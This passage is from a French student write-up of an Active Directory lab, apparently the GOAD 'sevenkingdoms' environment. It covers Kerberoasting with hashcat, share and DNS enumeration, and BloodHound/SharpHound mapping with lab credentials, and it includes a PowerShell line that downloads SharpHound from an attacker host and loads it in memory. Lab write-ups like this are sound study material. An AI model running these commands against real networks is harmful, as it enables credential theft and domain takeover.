le serveur nous donne ce ticket pour que seul le service visé puisse le lire, le serveur chiffre le ticket avec le mot de passe du compte de service. Nous allons donc télécharger ce ticket sur notre machine et obtenir le hash et essayer un bruteforce pour le cracker toujours avec rockyou.txt.

```
hashcat -m 13100 --force -a 0 kerberoasting.hashes
/usr/share/wordlists/rockyou.txt --force
```



Bingo !! hashcat a trouvé une correspondance !


nous avons donc accès au compte jon.snow :

north/jon.snow:iknownothing

Maintenant que nous avons des identifiants nous allons chercher des fichiers de configuration, des scripts avec des mots de passe en clair ou des documents confidentiels.

On va donc énumérer les partages :
`nxc smb 192.168.56.10-23 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --shares`

Comme les droits d'accès aux dossiers partagés dépendent de l'utilisateur. Jon snow appartient à un groupe spécial (night watch) qui a des accès à des dossiers que Brandon Stark ne pouvait pas voir.



On trouve donc un nouveau dossier en mode **READ** (il ne contient rien mais reste un avancement)

On peut aussi profiter de cette accès avancé pour faire un DNS Dumps :
`adidnsdump -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' winterfell.north.sevenkingdoms.local`


Cela permet d'obtenir une liste exhaustive de toutes les cibles possibles, plutôt que de scanner tout le réseau avec Nmap (lent et bruyant), on demande gentiment à l'AD de nous donner la liste de tous ses serveurs, bases de données et postes de travail.

```
cat records.csv
type,name,value
A,winterfell,192.168.56.11
A,winterfell,10.0.2.15
?,DomainDnsZones,?
?,castelblack,?
NS,@,winterfell.north.sevenkingdoms.local.
A,@,192.168.56.11
A,@,10.0.2.15
```

Grâce à BloodHound nous allons pouvoir visualiser clairement comment aller de mon utilisateur actuel (Jon Snow) jusqu'au compte Domain Admin en utilisant les droits existants.


En effet BloodHound ne scanne pas le réseau comme Nmap mais fonctionne en 2 partie :

1. La collecte
   C'est ce que fait : `bloodhound.py --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local`



`bloodhound.py --zip -c All -d sevenkingdoms.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc kingslanding.sevenkingdoms.local`

`bloodhound.py --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc meereen.essos.local`



Il interroge l'AD via LDAP et les appels RPC pour demander : Qui est dans quel groupe ?, Qui a le droit de modifier ce compte ?, Qui est connecté sur quel serveur ?

Grâce à toutes ces questions il génère une série de fichiers JSON qui contiennent la base de données brute de l'AD.

2. L’analyse


Neo4j : C'est la base de données qui stocke les relations (les "nœuds" et les "liens").
BloodHound (GUI) : C'est l'interface où vous glissez-déposez vos fichiers ZIP.

On peut effectuer une collecte exhaustive des données avec SharpHound.exe directement à l'intérieur du réseau Windows.

Cela permet d'analyser les droits complexes liées aux politiques de groupe (GPO)

```
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22
/cert-ignore
```

```
.\sharphound.exe -d north.sevenkingdoms.local -c all --zipfilename
bh_north_sevenkingdoms.zip
.\sharphound.exe -d sevenkingdoms.local -c all --zipfilename
bh_sevenkingdoms.zip
.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip
```





```
$data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1/SharpHound
.exe')
$assem = [System.Reflection.Assembly]::Load($data)
```


```
[Sharphound.Program]::Main("-d north.sevenkingdoms.local -c
all".Split())
```

Maintenant les données récoltées on va pouvoir les importer dans l'interface graphique pour identifier visuellement les chemins d'attaques.


```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p
```





```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:User) RETURN p
```




```
MATCH
q=(d:Domain)-[r:Contains*1..]->(n:Group)<-[s:MemberOf]-(u:User)
RETURN q
```




```
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not
tolower(u.name) contains 'vagrant' RETURN p
```



En tant qu'étudiant, ce write-up démontre que la sécurité d'un Active Directory ne tient qu'à son maillon le plus faible. On a commencé par une simple reconnaissance réseau pour finir par une cartographie complète des chemins d'attaque avec BloodHound. Ce qui me frappe, c'est la rapidité avec laquelle des erreurs humaines (mots de passe en description) ou de mauvaises configurations Kerberos permettent d'infiltrer tout un domaine. Passer d'un accès anonyme à la possession de comptes comme Jon Snow prouve que chaque information collectée est une arme pour la suite. Cette base est indispensable avant de passer aux attaques actives de relais et d'escalade.